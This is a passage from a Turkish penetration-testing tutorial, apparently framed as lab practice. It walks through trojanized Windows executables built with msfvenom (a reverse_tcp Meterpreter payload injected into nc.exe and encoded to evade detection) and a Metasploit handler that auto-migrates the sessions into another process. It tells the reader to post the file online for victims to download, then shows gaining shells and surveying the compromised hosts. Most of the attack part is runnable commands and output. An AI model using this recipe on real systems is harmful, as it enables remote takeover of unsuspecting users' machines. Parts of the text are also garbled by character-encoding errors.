Tüm bu virüslü notepad uygulamaları resimlerde gösterildiği gibi çalıştırıldıklarında saldırganın sistemine teker teker bağlantı göndereceklerdir. Bağlantıları saldırganın sistemi aldığı anda oturumlar elde edilmiş olacaktır. Dinleme modunda yaptığımız konfigürasyon ayarı gereği elde edilen her bir oturumun akabinde meterpreter oturumumuz uzak sistemlerdeki notepad.exe process'inden explorer.exe process'ine migrate edilecektir. Bu nedenle notepad process'i otomatikmen birkaç saniye içerisinde migrate modülü tarafından kapanacaktır. Ancak oturumumuz artık daha sağlam bir process'e (explorer.exe'ye) geçmiş olacaktır. Kurbanların indirdikleri notepad'ler açıldıklarında saldırganın sisteminde şu çıktılar ekrana gelecektir:

Çıktı:

```
msf exploit(multi/handler) > ((( Beklerken oturumlar gelir )))

[*] Sending stage (179779 bytes) to Y.Y.Y.Y
[*] Meterpreter session 1 opened (X.X.X.X:443 -> Y.Y.Y.Y:49159)
[*] Session ID 1 (X.X.X.X:443 -> Y.Y.Y.Y:49159) processing
    AutoRunScript 'post/windows/manage/migrate'
[*] Running module against WIN-VJ7UU9G4VTO
[*] Current server process: notepad.exe (828)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 496
[+] Successfully migrated to process 496

[*] Sending stage (179779 bytes) to Z.Z.Z.Z
[*] Meterpreter session 2 opened (X.X.X.X:443 -> Z.Z.Z.Z:1040)
[*] Session ID 2 (X.X.X.X:443 -> Z.Z.Z.Z:1040) processing
    AutoRunScript 'post/windows/manage/migrate'
[*] Running module against PENTEST-WINXP
[*] Current server process: notepad.exe (2348)
```

```
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2436
[+] Successfully migrated to process 2436

[*] Sending stage (179779 bytes) to T.T.T.T
[*] Meterpreter session 3 opened (X.X.X.X:443 -> T.T.T.T:1881)
[*] Session ID 3 (X.X.X.X:443 -> T.T.T.T:1881) processing
    AutoRunScript 'post/windows/manage/migrate'
[*] Running module against SGELPENTEST01
[*] Current server process: notepad.exe (2936)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6376
[+] Successfully migrated to process 6376

((( Bir kez ENTER )))

msf exploit(multi/handler) > ((( konsol arayüzümüz yine geldi )))
```

Őimdi elde ettiğimiz oturumları listeleyelim.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions -l
```

Çıktı:

```
Active sessions
=====
```

Id	Type	Information	Connection
--	----	-----	-----
1	meterpreter	x86/windows WIN-VJ7UU9G4VTO\Administrator @ WIN-VJ7UU9G4VTO	X.X.X.X:443 -> Y.Y.Y.Y:49159
2	meterpreter	x86/windows PENTEST-WINXP\pentest @ PENTEST-WINXP	X.X.X.X:443 -> T.T.T.T:1040
3	meterpreter	x86/windows HFSPENTEST\pentest @ HFSPENTEST01	X.X.X.X:443 -> K.K.K.K:1881

Őimdi oturumlardan birine id'si ile geçiő yapalım.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions -i 3
```

Çıktı:

```
[*] Starting interaction with 3...
meterpreter > ((( İerdeyiz )))
```

Őimdi hedef sistemin komut satırını alalım ve iőletim sistemi + versiyonunu öğrenelim.

Kali Linux Terminal:

```
1 meterpreter > shell
```

Çıktı:

```
Process 2224 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.345]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\pentest\Desktop > ((( Komut Satırını Aldık )))
```

Kali Linux Terminal:

```
1 C:\Users\pentest\Desktop > systeminfo | findstr /C:"OS"
//Linux sistemlerde ise řu řekilde: uname -a
```

Çıktı:

```
OS Name: Microsoft Windows 10 Enterprise
OS Version: X.Y.Z N/A Build ABCDEFG
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
BIOS Version: Hewlett-Packard XYZ Ver. A.FD, 0X.0Y.200A
C:\Users\pentest\Desktop >
```

Son olarak sızmış olduđumuz Windows 10 sistemindeki masaüstü dökümanlarını listeleyelim.

Kali Linux Terminal:

```
1 C:\Users\pentest\Desktop > dir
```

Çıktı:

```
Volume in drive C has no label.
Volume Serial Number is ABC-EYXF
```

```
Directory of C:\Users\pentest\Desktop
```

```
09.11.2018 13:29 <DIR> .
09.11.2018 13:29 <DIR> ..
09.11.2018 10:08 723.633 2018-11-09 10_05_52-.png
09.11.2018 13:29 512.081 2018-11-09 13_27_40-.png
19.04.2017 14:23 0 KOPYALAMA!.txt
04.08.2017 11:47 1.272 Any Video Converter.lnk
08.11.2018 15:32 839 average responses.rar
08.11.2018 15:30 2.243 average responses.txt
05.04.2018 14:25 <DIR> BurpSuite Kurulum Dosyalar
02.10.2018 16:18 124 Ders Video ęekim Hk..txt
30.07.2018 09:53 1.962 DirBuster.lnk
29.03.2018 14:51 2.113 Email Extractor.lnk
14.09.2017 12:40 3.129 FreeEmailExtractor.lnk
24.04.2018 14:40 1.602 Internet Explorer.lnk
08.11.2018 16:50 111.104 notepad.exe
21.09.2018 14:28 854.072 putty.exe
04.06.2018 14:12 1.017.400 rufus-3.0.exe
```

```
02.07.2018 14:32 462 Word ◆◆indekiler Tablosu Olu◆turma.txt
17 File(s) 3.233.526 bytes
5 Dir(s) 74.880.786.432 bytes free
```

Meterpreter ile yapabileceklerinizden daha önce bahsedildiđi için sızma işlemini burada noktalıyorum.

ii) Sosyal Mühendislik İle Sızma Uygulaması # Örnek 2

Şimdi aynı senaryoyu görsel arayüzü olmayan bir exe programı ile tekrarlayalım.

Kali Linux Terminal:

```
1 msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443
-a x86 --platform windows -x /usr/share/windows-binaries/nc.exe
-k -e x86/shikata_ga_nai -i 5 -b "\x00" -f exe -o Desktop/deneme.exe
//X.X.X.X yerine yerel sistemin (Kali Linux'un) IP'si girilir.
```

Çıktı:

```
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai succeeded with size 387 (iteration=1)
x86/shikata_ga_nai succeeded with size 414 (iteration=2)
x86/shikata_ga_nai succeeded with size 441 (iteration=3)
x86/shikata_ga_nai succeeded with size 468 (iteration=4)
x86/shikata_ga_nai chosen with final size 468
Payload size: 468 bytes
Final size of exe file: 61952 bytes
Saved as: Desktop/deneme.exe
```

Metasploit içerisinde barınan windows binary'lerinden nc.exe'yi oluşturacağımız payload'a şablon olarak seçtik. Payload'umuz oluşturduğunda deneme.exe isimli olacaktır. Yukarıdaki kodlamada -p payload'u, -a payload'un 32 bitlik mi 64 bitlik mi olacağı bilgisini, --platform payload'un çalışacağı işletim sistemi türü bilgisini, -x kullanılacak legal bir yazılımın şablonunu, -k şablon korunsun ve payload'umuz içine enjekte edilsin direktifini, -e kullanılacak encoding tekniđini, -i iterasyon sayısını, -b kodlama sırasında türeyen hangi gereksiz karakterlerin silineceđi bilgisini, -f payload'un çıktısının hangi formatta olacağı bilgisini, -o ise payload'un çıktı dosyasının ismini alır.

Şimdi önceki senaryodan arta kalan oturumları sonlandıralım, dinleme modundan çıkalım ve saldırının makinasını tekrar dinleme moduna geçirelim.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions -k 1,2,3 // pidNo,pidNo,...
2 msf exploit(multi/handler) > jobs -k 0 // jobs -k jobID
3
4 msf> use exploit/multi/handler
5 msf> set payload windows/meterpreter/reverse_tcp
```


```
6 msf> set lhost X.X.X.X //Kali Linux IP si
7 msf> set lport 443
8 msf> set AutoRunScript post/windows/manage/migrate
9 msf> set NAME explorer.exe
10 msf> set ExitOnSession false
11 msf> exploit -j
```

Çıktı:


```
[*] Exploit running as background job 1.
[*] Started reverse TCP handler on X.X.X.X:443
msf exploit(multi/handler) >
```

Oluřturulan dosyayı internete koyduđumuz ve kurbanların da indirdiđini varsayalım.


Windows XP



Windows 10




Windows Server 2012




Sonra kurbanların dosyaları çalıştırdıklarını varsayalım.


Windows XP



Windows 10



Windows Server 2012



Bu sıralarda saldırganın sisteminde oturumların elde edildiğine dair çıktılar belirecektir.

Çıktı:

```
[*] Sending stage (179779 bytes) to Y.Y.Y.Y
[*] Meterpreter session 4 opened (X.X.X.X:443 -> Y.Y.Y.Y:49223)
[*] Session ID 4 (X.X.X.X:443 -> Y.Y.Y.Y:49223) processing
    AutoRunScript 'post/windows/manage/migrate'
[*] Running module against WIN-VJ7UU9G4VTO
[*] Current server process: deneme.exe (728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 804
[+] Successfully migrated to process 804

[*] Sending stage (179779 bytes) to Z.Z.Z.Z
[*] Meterpreter session 5 opened (X.X.X.X:443 -> Z.Z.Z.Z:1044)
[*] Session ID 5 (X.X.X.X:443 -> 172.16.3.77:1044) processing
    AutoRunScript 'post/windows/manage/migrate'
[*] Running module against PENTEST-WINXP
[*] Current server process: deneme.exe (2972)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3068
[+] Successfully migrated to process 3068

[*] Sending stage (179779 bytes) to T.T.T.T
```

```
[*] Meterpreter session 6 opened (X.X.X.X:443 -> T.T.T.T:1756)
[*] Session ID 6 (X.X.X.X:443 -> 172.16.3.111:1756) processing
    AutoRunScript 'post/windows/manage/migrate'
[*] Running module against SGELPENTEST01
[*] Current server process: deneme.exe (3660)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 10884
[+] Successfully migrated to process 10884
```

```
(( ( Bir kere ENTER )))
```

```
msf exploit(multi/handler) > ((( Çıktıların konsolu işgali son bulur )))
```

Elde edilen oturumlar nelermiŐ bakılır.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions
```

Çıktı:

```
Active sessions
=====
```

Id	Type	Information	Connection
--	----	-----	-----
4	meterpreter	x86/windows WIN-VJ7UU\Administrator @ WIN-VJ7UU9G4VTO	X.X.X.X:443 -> Y.Y.Y.Y:49159 (A.B.C.D)
5	meterpreter	x86/windows PENTEST-WINXP\pentest @ PENTEST-WINXP	X.X.X.X:443 -> T.T.T.T:1040 (E.F.G.H)
6	meterpreter	x86/windows HFSPENTEST\pentest @ HFSPENTEST01	X.X.X.X:443 -> K.K.K.K:1881 (I.J.K.L)

Bir oturuma geçilebilir.

Kali Linux Terminal:

```
1 msf exploit(multi/handler) > sessions -i 5
```

Çıktı:

```
[*] Starting interaction with 5...
meterpreter > ((((( İçerdeyiz )))))
```

Sızdığımız sistemin komut satırını alabiliriz ve işletim sistemi & versiyon bilgisini öğrenebiliriz.

Kali Linux Terminal:

```
1 meterpreter > shell
```

Çıktı:

```
Process 2236 created.  
Channel 1 created.  
Microsoft Windows XP [Sürüm 5.1.2600]  
(C) Telif Hakkı 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\pentest\Desktop > ((( Komut Satırını Aldık )))
```

Kali Linux Terminal:

```
1 C:\Documents and Settings\pentest\Desktop > systeminfo | findstr /C:"OS"
```

Çıktı:

```
OS Sürümü:          5.1.2600 Service Pack 2 2600  
BIOS Sürümü:       VBOX -1
```

Son olarak sızdığımız bu sistemin masaüstü öğelerini görüntüleyelim.

Kali Linux Terminal:

```
1 C:\Documents and Settings\pentest\Desktop> dir
```

Çıktı:

```
C sörçsündeki birimin etiketi yok.  
Birim Seri Numarası: XYZ-ABC
```

```
C:\Documents and Settings\pentest\Desktop dizini
```

